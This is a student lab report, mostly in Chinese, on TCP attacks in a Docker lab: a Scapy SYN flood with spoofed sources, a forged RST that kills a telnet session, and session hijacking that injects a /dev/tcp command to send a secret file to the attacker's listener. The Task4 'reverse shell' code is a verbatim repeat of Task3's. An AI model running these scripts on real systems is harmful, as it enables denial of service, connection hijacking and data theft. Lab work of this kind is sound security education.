


# Lab2-report

网络环境:



## Task1

```
00012 uses an image, snapping  
[07/11/21]seed@VM:~/.../Labsetup$ dcup  
Creating network "net-10.9.0.0" with the default driver  
Creating victim-10.9.0.5 ... done  
Creating user2-10.9.0.7 ... done  
Creating user1-10.9.0.6 ... done  
Creating seed-attacker ... done
```

测试和victim的tcp连接, 跳出登录, 连接成功, 账户seed, 密码dees

```
[07/11/21]seed@VM:~/.../Labsetup$ dockps  
0f08655d606c seed-attacker  
ab3465efd6b2 user1-10.9.0.6  
513213fc8206 victim-10.9.0.5  
d1dea39c1145 user2-10.9.0.7  
[07/11/21]seed@VM:~/.../Labsetup$ docksh 0f  
root@VM:/# telnet 10.9.0.5  
Trying 10.9.0.5...  
Connected to 10.9.0.5.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
513213fc8206 login: seed  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

攻击代码

```

1 from scapy.all import IP, TCP, send
2 from ipaddress import IPv4Address
3 from random import getrandbits
4 a = IP(dst="10.9.0.5")
5 b = TCP(sport=1551, dport=23, seq=1551, flags='S')
6 pkt = a/b
7
8 while True:
9     pkt['IP'].src = str(IPv4Address(getrandbits(32)))
10    send(pkt, verbose = 0)

```

```
root@VM:/volumes# python3 task1.py
```

运行攻击代码，长时间无法连接上

```

[07/11/21]seed@VM:~/.../Labsetup$ docksh 0f
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.

```

登录主机，可以发现很多半连接

```

[07/11/21]seed@VM:~/.../Labsetup$ docksh 51
root@513213fc8206:/# netstat -ant
Active Internet connections (servers and established)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.11:37743	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	10.9.0.5:23	178.92.64.167:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	210.56.69.69:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	86.26.194.168:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	126.115.246.252:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	146.43.10.207:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	25.93.179.22:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	39.169.22.54:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	124.135.122.238:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	133.160.8.56:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	153.243.89.105:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	133.160.162.152:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	52.183.120.30:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	251.78.156.76:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	153.89.179.228:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	243.12.213.167:1551	SYN_RECV
tcp	0	0	10.9.0.5:23	209.10.208.173:1551	SYN_RECV

一段实际之后，telnet才获得了登录

```
[07/11/21]seed@VM:~/.../Labsetup$ docksh 0f
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
513213fc8206 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

开启防御:

### Victim:

```
image: hands-on-security/seed-ubuntu:large
container_name: victim-10.9.0.5
tty: true
cap_add:
  - ALL
sysctls:
  - net.ipv4.tcp_syncookies=1
```

### networks:

```
net-10.9.0.0:
  ipv4_address: 10.9.0.5
```

运行攻击程序, 尝试telnet登录:

```
1 root@VM:/# telnet 10.9.0.5
2 Trying 10.9.0.5...
3 Connected to 10.9.0.5.
4 Escape character is '^]'.
5 Ubuntu 20.04.1 LTS
6 513213fc8206 login: seed
7 Password:
8 Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
9
10 * Documentation:  https://help.ubuntu.com
11 * Management:    https://landscape.canonical.com
12 * Support:       https://ubuntu.com/advantage
13
14 This system has been minimized by removing packages and content that are
15 not required on a system that users do not log into.
16
17 To restore this content, you can run the 'unminimize' command.
18 Last login: Mon Jul 12 01:05:21 UTC 2021 on pts/1
19
```


```

root@513213fc8206:/# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:37743       0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN


```

## Task2

构造rst报文来关闭tcp连接



No.	Time	Source	Destination	Protocol	Length	Info
25	2021-07-11 21:3...	10.9.0.1	10.9.0.5	TCP	66	59784 → 23 [ACK] Seq=2108210558 Ack=238242264 Win=64256 Len=0...
26	2021-07-11 21:3...	10.9.0.1	10.9.0.5	TELNET	109	Telnet Data ...
27	2021-07-11 21:3...	10.9.0.5	10.9.0.1	TCP	66	23 → 59784 [ACK] Seq=238242264 Ack=2108210592 Win=65152 Len=0...
28	2021-07-11 21:3...	10.9.0.5	10.9.0.1	TELNET	69	Telnet Data ...
29	2021-07-11 21:3...	10.9.0.1	10.9.0.5	TCP	66	59784 → 23 [ACK] Seq=2108210592 Ack=238242267 Win=64256 Len=0...
30	2021-07-11 21:3...	10.9.0.1	10.9.0.5	TELNET	69	Telnet Data ...
31	2021-07-11 21:3...	10.9.0.5	10.9.0.1	TCP	66	23 → 59784 [ACK] Seq=238242267 Ack=2108210595 Win=65152 Len=0...
32	2021-07-11 21:3...	10.9.0.5	10.9.0.1	TELNET	69	Telnet Data ...
33	2021-07-11 21:3...	10.9.0.1	10.9.0.5	TCP	66	59784 → 23 [ACK] Seq=2108210595 Ack=238242270 Win=64256 Len=0...
34	2021-07-11 21:3...	10.9.0.1	10.9.0.5	TELNET	86	Telnet Data ...
35	2021-07-11 21:3...	10.9.0.1	10.9.0.5	TCP	66	59784 → 23 [ACK] Seq=2108210595 Ack=238242290 Win=64256 Len=0...
36	2021-07-11 21:3...	10.9.0.1	10.9.0.5	TELNET	69	Telnet Data ...
37	2021-07-11 21:3...	10.9.0.5	10.9.0.1	TCP	66	23 → 59784 [ACK] Seq=238242290 Ack=2108210598 Win=65152 Len=0...
38	2021-07-11 21:3...	10.9.0.5	10.9.0.1	TELNET	86	Telnet Data ...
39	2021-07-11 21:3...	10.9.0.1	10.9.0.5	TCP	66	59784 → 23 [ACK] Seq=2108210598 Ack=238242310 Win=64256 Len=0...



Wireshark · Packet 39 · br-6ea6b1cb1622

- Frame 39: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface
- Ethernet II, Src: 02:42:e3:e8:75:fa (02:42:e3:e8:75:fa), Dst: 02:42:0a:09:00:00
- Internet Protocol Version 4, Src: 10.9.0.1, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 59784, Dst Port: 23, Seq: 2108210598,
  - Source Port: 59784
  - Destination Port: 23
  - [Stream index: 0]
  - [TCP Segment Len: 0]
  - Sequence number: 2108210598
  - [Next sequence number: 2108210598]
  - Acknowledgment number: 238242310
  - 1000 .... = Header Length: 32 bytes (8)
  - Flags: 0x010 (ACK)

构造代码:

```

root@VM:/volumes# ls
synflood.c task1.py task2.py
root@VM:/volumes# python3 task2.py
version      : BitField   (4 bits)           = 4                (4)
ihl          : BitField   (4 bits)           = None             (None)
tos          : XByteField              = 0                (0)
len          : ShortField              = None             (None)
id           : ShortField              = 1                (1)
flags        : FlagsField  (3 bits)         = <Flag 0 (>)     (<Flag 0 (>))
frag         : BitField  (13 bits)         = 0                (0)
ttl          : ByteField               = 64               (64)
proto        : ByteEnumField           = 6                (0)
chksum       : XShortField             = None             (None)
src          : SourceIPField           = '10.9.0.1'       (None)
dst          : DestIPField             = '10.9.0.5'       (None)
options      : PacketListField         = []               ([])
--
sport        : ShortEnumField          = 59784            (20)
dport        : ShortEnumField          = 23               (80)
seq          : IntField                = 2108210598       (0)
ack          : IntField                = 238242310        (0)
dataofs      : BitField  (4 bits)        = None             (None)

```


telnet发现已经断了连接

```
To restore this content, you can run the 'unminimize' command
Last login: Mon Jul 12 01:29:56 UTC 2021 on pts/1
seed@513213fc8206:~$
```

## Task3

```
1 from scapy.all import *
2 ip = IP(src="10.9.0.1", dst="10.9.0.5")
3 tcp = TCP(sport=59792, dport=23, flags="A", seq=2719766170, ack=475441012)
4 payload = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
5 pkt = ip/tcp/payload
6 ls(pkt)
7 send(pkt, verbose=0)
```

telnet连接建立会话，输入ls，wireshark查看最后一个TCP报文



攻击者监听自己的9090端口

攻击者运行攻击脚本，在受害者中可以查看运行结果

```
[07/11/21]seed@VM:~$ nc -lvn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 46818
"chenye ~"
[07/11/21]seed@VM:~$
```

## Task4

最后一次TCP报文：

```
▶ Frame 9: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on ir
▶ Ethernet II, Src: 02:42:e3:e8:75:fa (02:42:e3:e8:75:fa), Dst: 02:42:0a:6
▶ Internet Protocol Version 4, Src: 10.9.0.1, Dst: 10.9.0.5
▼ Transmission Control Protocol, Src Port: 59792, Dst Port: 23, Seq: 27197
    Source Port: 59792
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2719766170
    [Next sequence number: 2719766170]
    Acknowledgment number: 475441012
    1000 .... = Header Length: 32 bytes (8)
    ▶ Flags: 0x010 (ACK)
    Window size value: 501
```

构造代码，生成反向shell

```
1 from scapy.all import *
2 ip = IP(src="10.9.0.1", dst="10.9.0.5")
3 tcp = TCP(sport=59792, dport=23, flags="A", seq=2719766170, ack=475441012)
4 payload = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
5 pkt = ip/tcp/payload
6 ls(pkt)
7 send(pkt, verbose=0)
```

```
seed@VM: ~/Desktop
[07/12/21]seed@VM:~/Desktop$ nc -l -p 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 41184
seed@b63d7804cfbf:~$
```